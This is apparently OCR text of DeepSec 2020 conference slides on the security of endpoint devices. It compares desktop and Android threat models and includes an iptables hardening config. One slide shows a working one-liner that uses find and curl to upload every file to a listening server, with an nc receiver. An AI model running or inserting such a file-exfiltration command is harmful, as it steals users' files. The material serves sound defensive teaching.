DEEPSEC

Security Model of Endpoint Devices

Martin Kacer / @Mobileum, @H21lab

#DeepSec2020

DEEPSEC

About Mobileum

www.mobileum.com

MOBILEUM IS AN ACTIONABLE ANALYTICS COMPANY

INDUSTRY INFLUENCE

GSMA, CFCA, RAG, PTC, BEREC, ETSI, 5G Infrastructure Association

IR.81 GRQ, VoLTE Testing Leader

GSMA security guidelines Co-authorship

MARKET RECOGNITION

GLOTEL AWARDS 2019

GLOMO

Leading Lights AWARDS 2019 FINALIST

Gartner

Stratecast

ROCCO

Kaleido Intelligence

CUSTOMERS

900+

In more than 180+ Countries. Over 9 in 10 telecom operators use Mobileum

100+

Leading enterprise companies

INTELLECTUAL CAPITAL

307

Patent applications

178

awarded

GLOBAL PRESENCE

1,800+ Global Team

HQ: Cupertino, USA

Amman, Bengaluru, Braga, Bristol, Brussels, Buenos Aires, Cairo, Dubai, Ghent, Gurgaon, Hong Kong, Istanbul, Lisbon, Mexico City, Miami, Mumbai, Nuremberg, San Mateo, Sao Paulo, Singapore, Tunis, Washington DC

PRODUCTS

roaming & network intelligence

fraud & risk intelligence

testing & monitoring intelligence

About me

- Security consultant
- Contributions to GSMA security guidelines (FS.11, FS.19, FS.20, FS.36, ...)
- Author of SigFW
- tshark to elasticsearch, json2pcap, pcap anonymization
- Android application developer
- https://github.com/H21lab, https://www.h21lab.com/

H21 LAB

Why this talk? And why now? Why endpoint security?

- The application markets and smartphone changed ecosystem compared to traditional desktops
- It is easy to install applications from small or not well known developer
- Smartphones are common assets and commonly connects to various networks

These trends changed the environment and requires new security controls.

Endpoint security significantly affects mobile industry security.

Definitions

Endpoint

Endpoints device is:


- PC
- Tablet
- Smartphone
- Smartwatch
- other

Endpoint main security objectives

Under main **endpoint security objectives** let's consider:

- **Protect assets on the device**
- **Protect assets in networks where the device is connected**

Endpoints



Private network

Valuable assets

Assets on endpoints
- Files (docx, PDFs, ...)
- Photos
- Communication
- Contacts
- Passwords, Credential stores
- …

Assets in private network
- IPR information
- Customer and GDPR related information
- Content of communication
- Communication metadata
- ...

Malicious application

Under malicious application let's consider:

- **Application developed to contain hidden or malicious functionality** (Example: Application is installed with malicious code, from small Indie developer)
- **Application re-packed and "enriched" to contain hidden or malicious functionally** (Example: Application is installed with malicious code from alternate APK market)
- **Application exploited and compromised that later became malicious** (Example: Clean application is installed and application is later exploited over network)

Their purpose could to harvest assets, perform further malicious activities or to get other value for the malicious actor

Desktop security


Desktop security

OS:

- Windows, Linux are not using by default application firewall
- OS X supports application firewall

By default executed application can:

- Access files owned by given user
- Open and control socket communication towards arbitrary IP



Possible impact by malicious app:

- Harvest files, collect sensitive content
- Communicate towards any public or private IP and perform further malicious activity

Desktop security - Malicious code example

To upload files can be simple by using similar approach to following:

```
# Linux client example
$ find . -type f -exec curl -i -X POST -H 'Expect:' -H "Content-Type: multipart/form-data" -F "data=@{}"
http://127.0.0.1:1500 \;

# Linux server example
$ while true; do echo -e "HTTP/1.1 200 OK\n\n $(date)" | nc -l -p 1500 -q 1; done


# In Windows Metasploit meterpreter works well
```

Desktop security - Linux hardening by iptables

```
# create second user
sudo adduser http_user

iptables
# /etc/sysconfig/iptables
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -i vboxnet0 -j ACCEPT
-A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
-A FORWARD -o virbr0 -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
-A OUTPUT -o vboxnet0 -j ACCEPT
# allow virtual box bridge interface out, for VMs
-A OUTPUT -o virbr0 -j ACCEPT
# direct ssh to trusted servers
-A OUTPUT -m state --state NEW -p tcp --dport 22 -d some_trusted_ssh_server -j ACCEPT
# direct http/https, uncomment here only temporarily if needed
#-A OUTPUT -m state --state NEW -p tcp --dport 80 -j ACCEPT
#-A OUTPUT -m state --state NEW -p tcp --dport 443 -j ACCEPT
# http_user, used in sudo
-A OUTPUT -m owner --uid-owner http_user -j ACCEPT
# DNS only to google allowed
-A OUTPUT -m state --state NEW -p udp --dport 53 -d 8.8.8.8 -j ACCEPT
-A OUTPUT -m state --state NEW -p udp --dport 53 -d 8.8.8.4 -j ACCEPT
-A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -m limit --limit 60/min -j LOG --log-prefix "iptables INPUT DROP: " --log-level 7
-A INPUT -j DROP
-A FORWARD -m limit --limit 60/min -j LOG --log-prefix "iptables FORWARD DROP: " --log-level 7
-A FORWARD -j DROP
-A OUTPUT -m limit --limit 60/min -j LOG --log-prefix "iptables OUTPUT DROP: " --log-level 7
-A OUTPUT -j DROP
COMMIT
```

Use dedicated user for INTERNET access

Desktop security

Desktop applications are not commonly controlled:
- **in the files they access**
- **in the communication they perform over socket**

* The functionality can be provided by HIPS on endpoint

Android security

Android security

OS:

- Permissions are defined in Manifest XML file
  (SD Card permission, INTERNET permission)


The executed application can:

- Open and control socket communication towards arbitrary IP
  (INTERNET permission needed)
- Access files on SD card
  (SD Card permission needed)

Possible impact by malicious app:


- Harvest files, collect sensitive content
- Communicate towards any public or **PRIVATE IP** and perform further malicious activity

Android - Internet connectivity overview




For IPv4 it is common that the UE is not directly reachable from the internet and it is located behind the NAT

Android - Internet connectivity overview



Android - Internet connectivity overview



Android - INTERNET permissions in manifest

Android manifest of application with INTERNET permissions

Permissions required in AndroidManifest.xml:


```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
```

Android - Port scanner code example

